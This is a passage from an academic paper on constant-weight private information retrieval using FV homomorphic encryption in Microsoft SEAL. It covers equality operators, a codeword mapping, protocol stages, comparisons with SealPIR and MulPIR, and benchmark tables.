Moreover, due to the modularity and simplicity, it can also be extended to keyword PIR with minor modification, no extra rounds, and minimal overhead. Constant-weight keyword PIR is the first efficient single-round solution for single-server keyword PIR.

Single-round single-server keyword PIR is useful for the application of private file retrieval [29]. Compared to existing approaches, PIR has asymptotically optimal communication overhead for privately retrieving large items from a database [29]. Constant-weight PIR in particular also has a small computational overhead, compared to other PIR protocols, when the retrieved item is large and also allows updates in the database with no interaction with the users.

We show through our experiments how the size of the domain of keywords only affects one of the three steps performed by the server in constant-weight PIR. Hence, the domain of keywords can be expanded with marginal cost. We also show how the constant-weight code used in our protocol is a more space-efficient representation of a PIR query, for a fixed multiplicative depth, compared to existing work. Specifically, for a multiplicative of d in the PIR protocol over a database with n possible identifiers, the representation used in constant-weight PIR has a size of $O(\sqrt[2d]{n})$. In contrast, SEALPIR and MulPIR use a representation for the query of size $O(d\sqrt[d+1]{n})$.

Overall, the contributions of this paper are as follows:

- Novel equality operators for constant-weight codewords
- PIR using constant-weight equality operators
- Experimental evaluation of the equality operators
- Evaluation of constant-weight PIR and comparison with existing index PIR protocols
- Detailed analysis of constant-weight keyword PIR

2 Background and Related Work

2.1 Homomorphic Encryption

Homomorphic Encryption allows computation on encrypted data, without the need for decryption or access to the secret key. This maintains the secrecy of the data while computation is performed. One use case is a client delegating computation on its data to a remote, untrusted server.

The concept of homomorphic encryption was introduced by Rivest et al. [30]. In 2009, Gentry proved the existence of a *fully homomorphic* cryptosystem based on lattices that can evaluate arbitrary functions on encrypted data [21].

Multiple lattice-based cryptosystems were proposed following the seminal work of Gentry which improved the efficiency drastically [12, 13, 24, 35]. Many homomorphic cryptosystems are used in a *leveled* fashion. A leveled homomorphic cryptosystem allows only a predefined number of sequential multiplications, determined by the parameters of the cryptosystem. The Fan–Vercauteren cryptosystem is an example that we explain in the next subsection.

2.1.1 Fan–Vercauteren (FV) Cryptosystem.

The Fan–Vercauteren cryptosystem [20] is a lattice-based cryptosystem where plaintexts are elements from the polynomial ring $R_t = \mathbb{Z}_t[x]/(x^N+1)$. The *polynomial modulus degree*, N, is a power of two and t is the *plaintext modulus*. Messages must be encoded as a polynomial in the field before they can be encrypted. An FV ciphertext is an array of polynomials, each from $R_q = \mathbb{Z}_q[x]/(x^N+1)$, where q is called the *coefficient modulus*. In the simplest case, the ciphertext is only two polynomials. Let $\mathcal{C}$ denote the ciphertext space. N and q determine both the security parameter and how many homomorphic operations can be performed on ciphertexts before decryption is necessary.

In addition to the standard operations for a cryptosystem, i.e., key generation, encryption and decryption, FV supports homomorphic operations over the ring as well. Four of these operations are listed below. All operations over plaintexts are in the ring R_t.

- **Addition:** Given ciphertexts $c_1(x), c_2(x) \in \mathcal{C}$ that encrypt $m_1(x), m_2(x) \in R_t$, respectively, output $c_A(x)$ which encrypts $m_1(x) + m_2(x)$.
- **Plain Multiplication:** Given $m_1(x) \in R_t$ and $c_2(x) \in \mathcal{C}$ that encrypts $m_2(x) \in R_t$, output $c_{PM}(x)$ which encrypts $m_1(x)m_2(x)$.
- **Multiplication:** Given ciphertexts $c_1(x), c_2(x) \in \mathcal{C}$ that encrypt $m_1(x), m_2(x) \in R_t$, respectively, output $c_M(x)$ which encrypts $m_1(x)m_2(x)$.
- **Substitution:** Given $c(x) \in \mathcal{C}$ that encrypts $m(x)$ and an integer k, output $c_S(x)$ which encrypts $m(x^k)$.

In the rest of this paper, `PM` and `M` denote plaintext multiplication and homomorphic multiplication, respectively.

2.1.2 Microsoft SEAL Library

The SEAL library [31] implements the FV cryptosystem and supports all the operations mentioned above. Specifically, the implementation for the substitution operation in this library was first introduced by Angel et al. [6] based on the plaintext slot permutation technique discussed by Gentry et al. [23]. One FV plaintext can encode $N \log_2 t$ bits of data. Also, the size of the smallest ciphertext that encrypts a plaintext is

$2N\log_2 q$ bits. An important parameter is the *expansion factor* which is the ratio between the size of a ciphertext and the largest plaintext that can be encrypted and is equal to $F = 2\log q/\log t$. In the rest of this paper, F denotes the expansion factor of the FV cryptosystem. Table 1 compares the four described operations in terms of speed and noise grown, as implemented in SEAL 3.6.

Table 1: Runtime cost of operations in SEAL 3.6, for $N \in \{2048, 4096, 8192, 16384\}$ and the default ciphertext modulus. * Time and noise growth in plain multiplication also depend on the value of the unencrypted operand.

Operation	Time (μs)				Noise Growth
	$N = 2048$	$N = 4096$	$N = 8192$	$N = 16384$	
Addition	6	19	67	435	Additive
Plain Mult.*	12–135	30–529	105–2201	509–9647	Multiplicative
Multiplication	-	3823	15744	66908	Multiplicative
Substitution	-	768	4137	26047	Additive

2.2 Private Information Retrieval

Private Information Retrieval (PIR) [16] is a protocol where a user retrieves an element from a database, such that the owner of the database cannot determine which element was retrieved. There are two forms of PIR protocols. In the first form, which we denote *index PIR*, the user holds the *physical* address of the item, e.g., the row in a database table or the index in a public registry. In the second form, called *keyword PIR*, the physical address of the desired item may not be known and it is only accessible by an identifier pertaining to the sought item, e.g., the name of a file.

The privacy guarantee of a PIR protocol can be information-theoretic or computational. Information-theoretic PIR (IT-PIR) is private even in the presence of a computationally unbounded adversary [5, 9, 16, 17]. Computational PIR (CPIR) relaxes the assumption to an adversary with bounded computational power. In the single-server setting, which is the focus of this paper, solutions rely on some intractability assumption, e.g., the hardness of determining the quadratic residuosity modulo composite numbers [25, 27] or the security of lattice-based cryptosystems [1, 4, 6, 18, 19, 22, 37].

In CPIR solutions, each item in the database has to be processed at least once, otherwise, it can be trivially excluded from the list of potential queries and compromise privacy. Sion and Carbunar argued that the time required for any single-server CPIR protocol would exceed the time required for the trivial solution of simply downloading the entire database [33]. Later work by Aguilar-Melchor et al. showed this argument to be incorrect with the use of lattice-based cryptosystems, which have smaller per-bit computation cost when used in a batched fashion [1]. They showed that PIR is a faster than downloading the database over low-bandwidth networks.

2.3 Single-Server computational PIR

Single-server computational PIR solutions aim to perform better than the *trivial* solution of downloading the entire database. In the trivial solution, the *download cost* for the user is equal to the size of the database, with no *upload cost* for the user. Downloading the entire database also comes at almost no computational burden for the server, i.e., the *computational cost* is zero. We compare single-server CPIR protocols based on the upload, download, and computational cost.

CPIR protocols utilizing homomorphic encryption are the most practical solutions to date [1, 4, 6]. All these solutions expand on a baseline method that works as follows:

Baseline PIR method. Let $\mathbb{DB}$ denote the database with n rows and $\mathbb{DB}[i]$ denote the i^{th} row in this database. Also, throughout this paper, define $[n] = \{0, 1, ...n-1\}$, for any $n \in \mathbb{N}$. When the goal is to retrieve row q, a response r_q is derived as

$$r_q = \sum_{i \in [n]} \mathbb{I}(i = q) \cdot \mathbb{DB}[i]. \quad (1)$$

where $\mathbb{I}(\cdot)$ denotes an indicator function which is one when the input evaluates to true and zero otherwise. It is easy to verify that if $q \in [n]$ then $r_q = \mathbb{DB}[q]$. Equation (1) is an inner product between the database and a vector of bits called the *selection vector*. For obtaining element q in the database, the selection vector is one in index q and zero otherwise.

PIR protocols realizing Equation (1) encrypt the bits of the selection vector with a homomorphic encryption scheme that supports addition and plaintext multiplication and perform the operations in Equation (1) over ciphertexts. In XPIR [1] and SealPIR [6], two recent practical solutions, an additive homomorphic encryption scheme is used. MulPIR [4] is the first practical solution using a fully homomorphic encryption scheme, which is also the case for our work.

The server requires ciphertexts of the bits of the selection vector, i.e., $\mathbb{I}(i = q)$, to realize Equation (1). There are two general approaches for the server to acquire the encrypted bits of the selection vector: 1) Communicating the selection vector 2) Equality Operators.

In the first approach, the user generates the selection vector locally, encrypts it and transmits it to the server. XPIR, SealPIR, and MulPIR all take this approach. XPIR uploads the entire selection vector but provides experiments to show the practicality of this approach [1]. Despite its practicality, the upload cost of XPIR is on the order of the number of rows in the database which limits scalability.

Recursion is a method to reduce the upload cost to sublinear in the size of the database. It was first used by Kushilevitz and Ostrovsky [27] and later Stern [34]. This approach is also used in SealPIR and MulPIR. In the next section, we describe how recursion is done in SealPIR, which is conceptually similar to prior work.

2.3.1 SealPIR

SealPIR [6] is a PIR scheme based on the SEAL library which uses a *query compression* technique and *recursion* to reduce the upload cost. They also use additive homomorphic encryption in a layered fashion.

In SealPIR, to communicate fewer ciphertexts, the user encodes multiple bits into one plaintext, which is called the query compression technique. Specifically, for a selection vector $(s_i)_{i\in[n]}$, the user constructs the plaintext $p(x) = \sum_{i\in[n]} s_i x^i$ and encrypts it. Recall that in SEAL, plaintexts are polynomials of degree at most N, so if the size of the selection vector exceeds the polynomial degree, $\lceil n/N \rceil$ ciphertexts are used. As a consequence of the compression technique, SealPIR performs a novel *oblivious expansion* on the server to extract a vector of ciphertexts such that each bit of the selection vector is in a separate ciphertext. SealPIR uses the substitution operation to perform the oblivious expansion. Algorithm 1 depicts this procedure for expanding one ciphertext into a vector of 2^c ciphertexts, for $c \in \{0,1,...,\log_2 N\}$.

Algorithm 1 SEALPIR OBLIVIOUS EXPANSION

Input: $ct(x) \in \mathcal{C}$, $c \in \{0,1,...,\log_2 N\}$

$cts \leftarrow [ct(x)]$
for $a \in [c]$ **do**
  for $b \in [2^a]$ **do**
    $c_0 = cts[b]$
    $c_1 = x^{2^{-a}} \cdot c_0$
    $cts[b] = c_0 + \mathtt{Sub}_{N/2^a+1}(c_0)$
    $cts[b+2^a] = c_1 + \mathtt{Sub}_{N/2^a+1}(c_1)$
$inv = (2^{-c} \mod t)$
for $i \in [2^c]$ **do**
  $cts[i] \leftarrow inv \cdot cts[i]$

Output: $cts \in \mathcal{C}^{2^c}$

To further reduce the upload cost, SealPIR uses a technique called *recursion* in which the database is restructured into a d-dimensional table. The users query is translated into a coordinate in this d-dimensional table. Then instead of one selection vector, d selection vectors are sent to the server, one for each dimension. We refer to d as the *recursion level*. The total size of the query is at least $d\lceil \sqrt[d]{n} \rceil$ which is sublinear in n for any $d \geq 2$.

To calculate the response to the query using the selection vectors, d inner products are performed in sequence. In SealPIR, an additive homomorphic encryption scheme is used so the multiplication in the first inner product is performed as a plaintext multiplication. However, the subsequent multiplications are between ciphertext, which is not supported. To overcome this issue, one ciphertext is treated as a plaintext in the multiplication. This is referred to as *layered encryption* and results in the size of the response multiplying by a factor of F where F is the expansion factor of the ciphertext. More generally, the size of the response is multiplied by a factor of F^{d-1} for recursion level equal to d. Overall, SealPIR performs $\sum_{i=0}^{d-1} n^{\frac{d-i}{d}} F^i$ plaintext multiplications for recursion level $d \geq 1$ and expansion factor of F for the ciphertext.

Ali et al. proposed three additional optimizations to SealPIR to reduce the upload and download cost [4]. These three optimizations are: compressing the uploaded ciphertexts by encrypting using the secret key instead of the public key, compressing the response ciphertexts using modulus switching, and a modified oblivious expansion to fit more bits into the one ciphertext. Throughout this paper, *SealPIR* denotes this modified version of the protocol.

2.3.2 MulPIR

MulPIR [4] replaces the layered encryption in SealPIR with homomorphic multiplications. This reduces the download cost drastically compared to SealPIR. However, it comes at the cost of increased computation for the server since homomorphic multiplications are more expensive than plain multiplications and larger parameters are required to allow more homomorphic multiplications. Overall, MulPIR performs n plaintext multiplications and $\sum_{i=1}^{d-1} n^{\frac{d-i}{d}}$ homomorphic multiplications, for a recursion level $d \geq 1$.

In SealPIR, due to the expansion in the response, the server can not perform any post-processing on the output which is a disadvantage of the protocol. Examples of post-processing include deriving functions of the user's query or conjunctive and disjunctive PIR queries. In contrast to SealPIR, the output of the MulPIR protocol can be post-processed before being sent back to the user. Ali et al. [4] describe how to perform conjunctive and disjunctive queries using MulPIR.

2.4 Equality Operators

Checking the equality of two values is an integral step in many tasks over encrypted data such as secure search [2, 3], secure pattern matching [11, 36], private set intersection [14, 26], and PIR [16].

We define an *equality operator* as follows.

Definition 1 (Equality Operator)**.** *A procedure f is an equality operator over a domain D if $\forall x,y \in D$,*

$$f(x,y) = \begin{cases} 1 & \text{if } x = y \\ 0 & \text{o.w.} \end{cases} \tag{2}$$

In this section, we define two equality operators over their respective domains and derive the multiplicative depth of a circuit implementing each one. More operators exist which are summarized in a previous version of this work [28]. When working with an element $x \in \{0,1\}^\ell$, we treat it as a string of bits and refer to the bits of the string by indexing, i.e., $x[i]$ denotes the i^{th} bit of x.

Arithmetic Folklore Equality Operator. This operator is used to compare two numbers in binary format. For a domain $D = \{0,1\}^\ell$, define f_{AF} as

$$f_{AF}(x,y) = \prod_{i=0}^{\ell-1} \left(1 - (x[i] - y[i])^2\right) \tag{3}$$

for $x, y \in \{0,1\}^\ell$. This operator is correct when operating over any field such as $\mathbb{Z}_p$. The multiplicative depth of a circuit realizing this operator is equal to $1 + \lceil \log_2 \ell \rceil$, where ℓ is the bit-length of the operands. The arithmetic folklore operator is oblivious to both input operands. This is critical in some applications, e.g., comparing two encrypted or secret shared numbers.

When one operator is public, the arithmetic folklore equality operator can be modified to perform less operations with a smaller multiplicative depth. The modified operator is as follows.

Plain Folklore Equality Operator. For a domain $D = \{0,1\}^\ell$, define f_{PF} as

$$f_{PF}(x,y) = \prod_{y[i]=0} (1 - x[i]) \prod_{y[i]=1} x[i] \tag{4}$$

for $x, y \in \{0,1\}^\ell$. This operator depends on the public operand, which is y in this case. The multiplicative depth of a circuit realizing this operator is equal to $\lceil \log_2 \ell \rceil$, where ℓ is the bit-length of the operands.

2.4.1 PIR using Equality Operators

As mentioned in Section 2.3, equality operators are another approach to PIR. In this approach, the user's query is encoded into some domain, encrypted and sent to the server. The server computes each bit of the selection vector, i.e., $\mathbb{I}(i = q)$, using an equality operator between the user's encrypted query and each identifier in the database. Then the server, using the encrypted bits of the selection vector, derives the encryption of r_q using Equation (1), which is then sent back to the user for decryption.

PIR with this approach using the folklore equality operator has the smallest upload cost amongst all non-trivial approaches. In this approach, only the optimal logarithmic binary encoding of the query is encrypted and uploaded. However, the computation cost is prohibitively high due to the multiplicative depth of the folklore equality circuit which depends on the number of rows in the database. In general, PIR using equality operators is assumed to be impractical due to the high multiplicative depth of equality circuits as parameters scale [4, 6]. This work challenges this assumption.

2.5 Keyword PIR

In keyword PIR, a user retrieves an element from a database using a keyword or identifier pertaining to the sought item. Another way to phrase this is that in index PIR, all addresses correspond to an element in the database, whereas in keyword PIR, some keywords may not correspond to any element. Note that keyword PIR implies that the user does not know which keywords are present in the database. Otherwise, the user can simply refer to its desired keyword by its position in the list of sorted keywords.

Previous work has suggested solutions for keyword PIR which all basically reduce keyword PIR to index PIR. Chor et al. suggested two solutions where the user interactively queries the server to privately obtain the physical address of the desired item, given the identifier [15]. With the physical address, the user then conducts index PIR to retrieve the sought item. A common solution also proposed by Ali et al. involves a probabilistic hashing technique to map keywords into a small table such that index PIR is feasible [4].

PIR using equality operators is another approach to keyword PIR, where the user's query is compared to all the keywords present in the database. However, since the cost of comparing keywords is prohibitively high for large keywords, this approach is assumed to be impractical. This work proposes a PIR protocol for index PIR which can be easily extended to keyword PIR with minimal change. Moreover, the practical computational cost of the constant-weight equality operator results in a practical keyword PIR protocol.

3 Constructions for Constant-weight Codes

In this section, we describe our constructions. First, we propose equality operators for constant-weight codewords. Then we describe efficient mappings from other domains to constant-weight codewords to facilitate the use of our proposed operator in other contexts. Finally, we explain PIR using constant-weight codewords in detail.

Constant-weight Code. A *constant-weight code*, or an *m-of-n code*, is a form of error detecting code where all codewords share the same Hamming weight. A *binary constant-weight code* has the additional condition that all codewords are binary strings. The one-hot (unary) code and the *balanced code* are two examples of a binary constant-weight code. In a balanced code, the number of ones is equal to the number of zeros in all codewords.

The length of a code is the maximum bit-length of its codewords and the size of the code is the number of distinct codewords. For a binary constant-weight code of length m and Hamming weight of k, the size is $\binom{m}{k}$. For a fixed Hamming weight k, to have a binary constant-weight code with a size of at least n, we must choose the length, m, such that $\binom{m}{k} \geq n$. By one approximation, we have $m \in O\left(\sqrt[k]{k!n} + k\right)$. We denote the binary constant-weight code with length m and Hamming weight k by $CW(m,k)$.

In all the constructions, k and m denote the Hamming weight and code length, respectively.

3.1 Equality Operators for Constant-weight Codewords

We propose two variants of the equality operator over constant-weight codewords in this section. A third construction over a binary field is given in a previous version of this work [28].

Plain Constant-weight Equality Operator. For two constant-weight codewords $x, y \in CW(m,k)$,

$$f_{PCW}(x,y) = \prod_{y[j]=1} x[j] \tag{5}$$

is the *plain equality operator*. This operator is oblivious to the first operand but depends on the second. A circuit realizing this operator performs k multiplications with a multiplicative depth of $\lceil \log_2 k \rceil$.

Arithmetic Constant-weight Equality Operator. For two constant-weight codewords $x, y \in CW(m,k)$, Algorithm 2 describes the *arithmetic equality operator* over constant-weight codewords. Algorithm 2 operates over any field in which $k!$ has a multiplicative inverse.

Algorithm 2 ARITHMETIC CONSTANT-WEIGHT EQUALITY OPERATOR

Input: $x, y \in CW(m,k)$

1: $k' = \sum_{i \in [m]} x[i] \cdot y[i]$

2: $e = \frac{1}{k!} \prod_{i \in [k]} (k' - i)$

Output: $e \in \{0,1\}$

Theorem 1. *For $x, y \in CW(m,k)$, if $f_{ACW}(x,y)$ is the output of Algorithm 2, then $f_{ACW}(x,y)$ is an equality operator.*

Proof. If x and y are equal, the position of bits equal to one in their encodings are identical, and consequently, the inner product, k', will be equal to k. When they are not equal, the inner product will be in the set $\{0,1,...,k-1\}$. Also, based on the definition of e on line 2 of Algorithm 2, it holds that

$$e = \begin{cases} 1 & k' = k \\ 0 & k' \in \{0,1,...,k-1\} \end{cases} \tag{6}$$

Putting these two together, e will be one, if and only if x and y are equal and zero otherwise. □

A circuit realizing this operator performs $m+k$ multiplications with a multiplicative depth of $1 + \lceil \log_2 k \rceil$.

3.2 Mappings to Constant-weight Codewords

The domain of all the operators described in this section is a constant-weight code. To benefit from these constructions in a setting where we want to compare elements from other domains, we also propose efficient mappings from other domains to constant-weight codewords. The goal is for the mapping (and inverse mapping) procedure to be efficient and less expensive than storing an equivalence table. We describe the perfect mapping below and detail the inverse perfect mapping and the lossy mapping in Appendix A.

Perfect Mapping. This mapping is used to map numbers in the set $[n]$ to $CW(m,k)$ such that it is injective and has an inverse. To have the injective property, the code size must be at least n, i.e., $|CW(m,k)| = \binom{m}{k} \geq n$. The mapping procedure is given in Algorithm 3.

Algorithm 3 PERFECT MAPPING

Input: $x \in [n]$, $m, k \in \mathbb{N}$ such that $\binom{m}{k} \geq n$

1: $r = x$
2: $h = k$
3: $y = 0^m$
4: **for** $m' = m-1, ..., 1, 0$ **do**
5: **if** $r \geq \binom{m'}{h}$ **then**
6: $y[m'] = 1$
7: $r = r - \binom{m'}{h}$
8: $h = h - 1$
9: **if** $h = 0$ **then** break

Output: $y \in CW(m,k)$

Intuitively, this procedure is assigning the i^{th} valid codeword from a sorted list of codewords to the number i. Creating this list and extracting the mapping corresponding to a number would be prohibitively expensive with an average complexity of $\theta\left(\binom{m}{k}\right)$. The complexity of our mapping procedure is $O(m+k)$.

3.3 PIR using Constant-weight Codewords

In this section, we describe our protocol for PIR using constant-weight codewords, which we name *constant-weight PIR*. Our protocol follows the approach using equality operators with the plain constant-weight equality operator at its core. It is the first practical and scalable PIR protocol using the equality operator approach.

The PIR protocol is conducted between a server and user. The server holds a database, $\mathbb{DB}$, with n identifiers. Each identifier corresponds to some payload data in the database. We denote the set of identifiers in the database by $\mathbb{ID}$. The user holds a query q from the domain of identifiers which we denote by $S(\mathbb{ID})$. We know by definition that $\mathbb{ID} \subseteq S(\mathbb{ID})$, but

Table 2: Stages of PIR using constant-weight codewords

Stage	Performed by	Functionality	Comp. Complexity
Setup	Server (Offline)	Set Parameters, Put DB in plaintext format	$O(n)$
Query	Client	Construct query, Send to Server	$O(m)$
Process	Server	Query Expansion	$O(m)$
		Selection Vector Calculation	$O(n)$
		Inner product with DB	$O(ns)$
Extract	Client	Decrypt & decode the server's response	$O(s)$

the user's query might not necessarily be in the database. Previous work, including SealPIR and MulPIR, focuses mainly on PIR when $|S(\mathbb{ID})| = |\mathbb{ID}| = n$, i.e., index PIR. In contrast, our work is applicable for both index and keyword PIR. We first describe constant-weight PIR for index PIR and explain how to expand our construction to keyword PIR in Section 3.3.5.

The protocol consists of four main stages: Setup, Query, Process, and Extract. The Setup is an offline stage, whereas the other three stages happen online. An offline stage does not depend on the user's query and the server can perform this stage before the user sends its query to reduce latency. Table 2 summarizes the stages of our PIR protocol. In the following sections, we describe each stage in detail.

3.3.1 Setup

In this stage, parameters for the homomorphic encryption system are chosen such that they meet the security requirements. The payload data within each row of the database is then converted into FV plaintexts. Only the contents of each database row must be converted to plaintexts, not the set of identifiers. However, the constant-weight code corresponding to each identifier can be calculated and stored in this stage to reduce the runtime in the online stages. This stage can be done without regard to the user's query and only depends on the choice of encryption parameters. After this offline stage, the server holds a table of plaintexts with n rows and at most s plaintexts in each row, for some $s \geq 1$.

3.3.2 Query

In this stage, the user constructs its query in the appropriate format and sends it to the server. First, parameters for the user's query are chosen. The Hamming weight, k, is chosen and then the code length m, is derived such that $\binom{m}{k} \geq n$. The user then constructs its query as depicted by Algorithm 4. Let $q \in S(\mathbb{ID})$ denote the user's query. The user maps its query to a constant-weight codeword from $CW(m,k)$. Let E_q denote the mapping of q. E_q is then converted to FV plaintexts as shown in lines 2–4 of Algorithm 4. The compression factor, c, indicates how many bits of the user's query are in each plaintext. Specifically, for $c \in \{0,1,...,\log_2 N\}$, exactly 2^c bits are in each plaintext. A higher compression factor reduces the upload cost but requires more computation for decompression, as we will see the next stage. Finally, the plaintexts are encrypted using the user's secret key. The client sends the output of Algorithm 4 along with m, k, and c to the server for the next stage.

Algorithm 4 QUERY

Input: $q \in S(\mathbb{ID})$, $m,k \in \mathbb{N}$, $c \in \{0,1,...,\log_2 N\}$

1: $E_q \leftarrow$ `MapToConstantWeightCode`(q,m,k)
2: $h = \lceil \frac{m}{2^c} \rceil$
3: **for** $i \in [h]$ **do**
4: $\quad m_i(x) = \sum_{j \in [2^c]} 2^{-c} \cdot E_q[i2^c + j] \cdot x^j$
5: **for** $i \in [h]$ **do**
6: $\quad ct_i(x) =$ `Enc`$(\mathtt{sk}, m_i(x))$

Output: $(ct_i(x))_{i \in [h]}$

3.3.3 Process Query

This stage consists of three steps which are done by the server: Query Expansion, Selection Vector Calculation, and Inner Product.

Query Expansion. In the first step, the server expands the ciphertexts received from the user such that each bit of the user's query is in a separate ciphertext. Algorithm 5 describes the query expansion procedure, which is a modified version of Algorithm 1. We replace the use of two substitutions and one plaintext multiplication in the inner loop of Algorithm 1 with one substitution and two plaintext multiplications. Since substitution is slower compared to plain multiplication, as indicated in Table 1, there is an overall speedup. This modification in the expansion algorithm was first adopted in the implementation of MulPIR from the OpenMined community.[1]

In Appendix B, we prove the correctness of this procedure by showing it is equivalent to Algorithm 1, which has been proven to be correct by Angel et al. [6]. The for loop on line 6 of Algorithm 5 can be executed in parallel.

The output of this step is a vector of m ciphertexts, where each ciphertext contains one of the bits of E_q, i.e., the encoded query.

Selection Vector Calculation. In this step, the server creates the selection vector using the expanded query from the output of the previous step. For this, the server iterates over $\mathbb{ID}$, the set of identifiers in the database, maps each identifier to a constant-weight codeword and performs the equality operator between the mapped identifier and the user's query. The constant-weight codeword corresponding to each identifier is calculated in the Setup stage to reduce online runtime. We use the plain constant-weight equality operator since one of

[1] https://github.com/OpenMined/PIR

Algorithm 5 QUERY EXPANSION

Input: $(ct_j(x)) \in \mathcal{C}^{\lceil \frac{m}{2^c} \rceil}$, $m \in \mathbb{N}$, $c \in \{0,1,...,\log_2 N\}$

1: $h = \lceil \frac{m}{2^c} \rceil$
2: $ctxts \leftarrow []$
3: **for** $j \in [h]$ **do**
4: $\quad cts \leftarrow [ct_j]$
5: $\quad$ **for** $a \in [c]$ **do**
6: $\quad\quad$ **for** $b \in [2^a]$ **do**
7: $\quad\quad\quad c_0 \leftarrow cts[b]$
8: $\quad\quad\quad c_0 \leftarrow \mathtt{Sub}_{N/2^a+1}(c_0)$
9: $\quad\quad\quad c_1 \leftarrow x^{-2^a} \cdot c_0$
10: $\quad\quad\quad cts[b+2^a] \leftarrow x^{-2^a} \cdot cts[b]$
11: $\quad\quad\quad cts[b] \leftarrow cts[b] + c_0$
12: $\quad\quad\quad cts[b+2^a] \leftarrow cts[b+2^a] - c_1$
13: $\quad ctxts \leftarrow ctxts||cts$

Output: $ctxts \in C^m$

the operators is unencrypted. Algorithm 6 depicts this step with the output from the query expansion as input.

Algorithm 6 SELECTION VECTOR CALCULATION

Input: $ctxts \in \mathcal{C}^m$

1: $sel \leftarrow []$
2: **for** $i \in [n]$ **do**
3: $\quad E \leftarrow \mathtt{MapToConstantWeightCode}(\mathbb{ID}[i], m, k)$
4: $\quad sel[i] = \prod_{E[j]=1} ctxts[j]$

Output: $sel \in \mathcal{C}^n$

This is the most computationally expensive step of the protocol, however, it can be done in parallel across the identifiers in the database. The output of this stage is an encrypted selection vector of size n, with each bit in a separate ciphertext.

Inner Product. In the last step of this stage, an inner product is performed between the selection vector derived from the previous step and the database. Each row of the database contains at most s plaintexts from the setup phase, hence s inner products are performed and s ciphertexts are sent to the user as the response. Each inner product operation includes n plaintext multiplication which can be done in parallel. The s inner products can also be done in parallel when s is large to enhance performance. The output of the inner products is sent to the user for the next stage.

3.3.4 Extract

In the last stage, the user decrypts the ciphertext(s) received from the server. The results are extracted from the decrypted messages by the client.

3.3.5 Constant-weight Keyword PIR

Recall that $\mathbb{ID}$ is the list of identifiers in the database, and $S(\mathbb{ID})$ refers to the domain of identifiers, i.e., the set of all possible identifiers. By definition, $\mathbb{ID} \subseteq S(\mathbb{ID})$. In the previous sections, we have discussed PIR in the case where $\mathbb{ID} = S(\mathbb{ID})$. Related work has also mainly focused on PIR under this assumption [4, 6]. A sparse database, however, specifies the case where $\mathbb{ID}$ where is much smaller than $S(\mathbb{ID})$. In this case, not all identifiers in the domain are associated with an element in the database.

The architecture described in this section is applicable when the database is sparse, with computation on the order of $|\mathbb{ID}|$, not $|S(\mathbb{ID})|$. For this, the following changes must be made to the protocol.

- In the query stage, the code length, m, and Hamming weight, k, are chosen such that $\binom{m}{k} \geq |S(\mathbb{ID})|$.
- In the selection vector calculation step, encrypted bits of the selection vector are generated only for identifiers in the database, i.e., the for loop on line 4 of Algorithm 6 is performed only over the identifiers in the database. Hence, this step is unchanged.
- Similarly in the inner product step, we only perform plain multiplications and sum for identifiers in the database.

PIR solutions based on selection vectors have a computational complexity that depends on the domain size, which makes them unsuitable for keyword PIR. We examine this further Section 6.

4 Evaluation of Equality Operators

We evaluate equality operators in two categories:

- Plain equality operators, where one operand is public, i.e., the circuit depends on one of the operands. We consider two candidates in this category: the plain folklore and the plain constant-weight equality operator.
- Arithmetic equality operators, where the circuit is oblivious to both operands and operates over an arbitrary field. We consider the arithmetic folklore and the arithmetic constant-weight equality operators in this category.

Table 3 summarizes these operators, along with the properties of circuits that implement each of them. We include properties that significantly influence the runtime such as the number of homomorphic and plain multiplications and the multiplicative depth. Note that different circuits operate over different domains, which are stated in Table 3, but for a fair comparison, we select parameters such that the size of all the domains is at least n. To meet this criteria, the required condition for each of the operators is listed in the table.

Table 3: Properties of circuits implementing equality operators mentioned in this work.

Operator	Domain	# of Operations	Multiplicative Depth	Conditions
Plain Fl.	$\{0,1\}^\ell$	$\ell \cdot \mathtt{M}$	$\lceil \log_2 \ell \rceil$	$\ell \geq \log_2 n$
Plain Cw	$CW(m,k)$	$k \cdot \mathtt{M}$	$\lceil \log_2 k \rceil$	$\binom{m}{k} \geq n$
Arithmetic Fl.	$\{0,1\}^\ell$	$2\ell \cdot \mathtt{M}$	$1+\lceil \log_2 \ell \rceil$	$\ell \geq \log_2 n$
Arithmetic Cw	$CW(m,k)$	$\mathtt{PM}+(m+k)\cdot \mathtt{M}$	$\lceil \log_2 k \rceil$	$\binom{m}{k} \geq n$

In the experiments, we vary the domain size, n, to observe the effect on the performance of the circuit implementing each operator. Our implementation of all the equality circuits is open-source and available on Github[2]. We implement the circuits using C++ and the SEAL library (version 3.6). For the SEAL library, we use three different encryption parameters specified by N, the polynomial modulus degree, where $N \in \{4096, 8192, 16384\}$. The default ciphertext modulus is used to achieve 128-bit security. We also run all experiments both in single-thread and in parallel across multiple cores. The goal is to observe the speedup in each circuit when run in parallel.

All circuits are run in a SIMD fashion using the batch encoding functionality of SEAL. Using this feature, N elements can be compared at the same time. In plain operators, since the circuit depends on the plain operands, N elements are compared to the same operand in the clear. This is not the case for the arithmetic operand, in which N pairs of numbers are compared simultaneously. The runtime can be divided by N to achieve the amortized cost of one equality check.

We run all experiments on an Intel Xeon E5-4640 @ 2.40GHz server running Ubuntu 16.04. Parallelization is performed using 32 physical cores.

4.1 Plain Operators

Table 4 summarizes the results of our experiments for plain equality operators. Each column reports the runtimes for a specific domain size. We report the results for the plain constant-weight operator in four categories based on the relationship between $\log_2 n$ and k.

The constant-weight plain operator consistently outperforms the folklore operator in terms of running time. The advantage is greater when smaller homomorphic encryption parameters (namely N) can be used. This is possible due to a smaller multiplicative depth compared to the folklore circuit in cases where $k < \log_2 n$. However, the advantage exists even when using the same homomorphic encryption parameters. This can be attributed to fewer multiplications in the circuit (k compared to ℓ) when a small Hamming weight is used.

Faster runtimes for the plain constant-weight circuit come at the cost of higher memory usage during the protocol. The memory usage depends on the code length, also specified in the table. Depending on the application, the code length determines the communication complexity if operands are communicated over the network.

[2] https://github.com/RasoulAM/constant-weight-pir

Table 4: Runtimes for plain equality operators in seconds. Dashes indicate cases where the ciphertext was undecryptable due to homomorphic noise. k and m denote the Hamming weight and constant-weight code length, respectively. Bold numbers indicate the best runtimes for each n.

	n	2^8	2^{16}	2^{32}	2^{64}	2^{128}	2^{256}	2^{512}
Plain Folklore	ℓ	8	16	32	64	128	256	512
	Mult Depth	3	4	5	6	7	8	9
	$N=8192$	0.27	0.54	-	-	-	-	-
	$N=16384$	1.1	2.4	5.0	10	21	42	84
Plain Constant-weight $k=\log_2 n$	k	8	16	32	64	128	256	512
	Mult Depth	3	4	5	6	7	8	9
	m	12	22	43	85	168	334	665
	$N=8192$	0.27	0.57	-	-	-	-	-
	$N=16384$	1.1	2.6	4.9	10	20	40	81
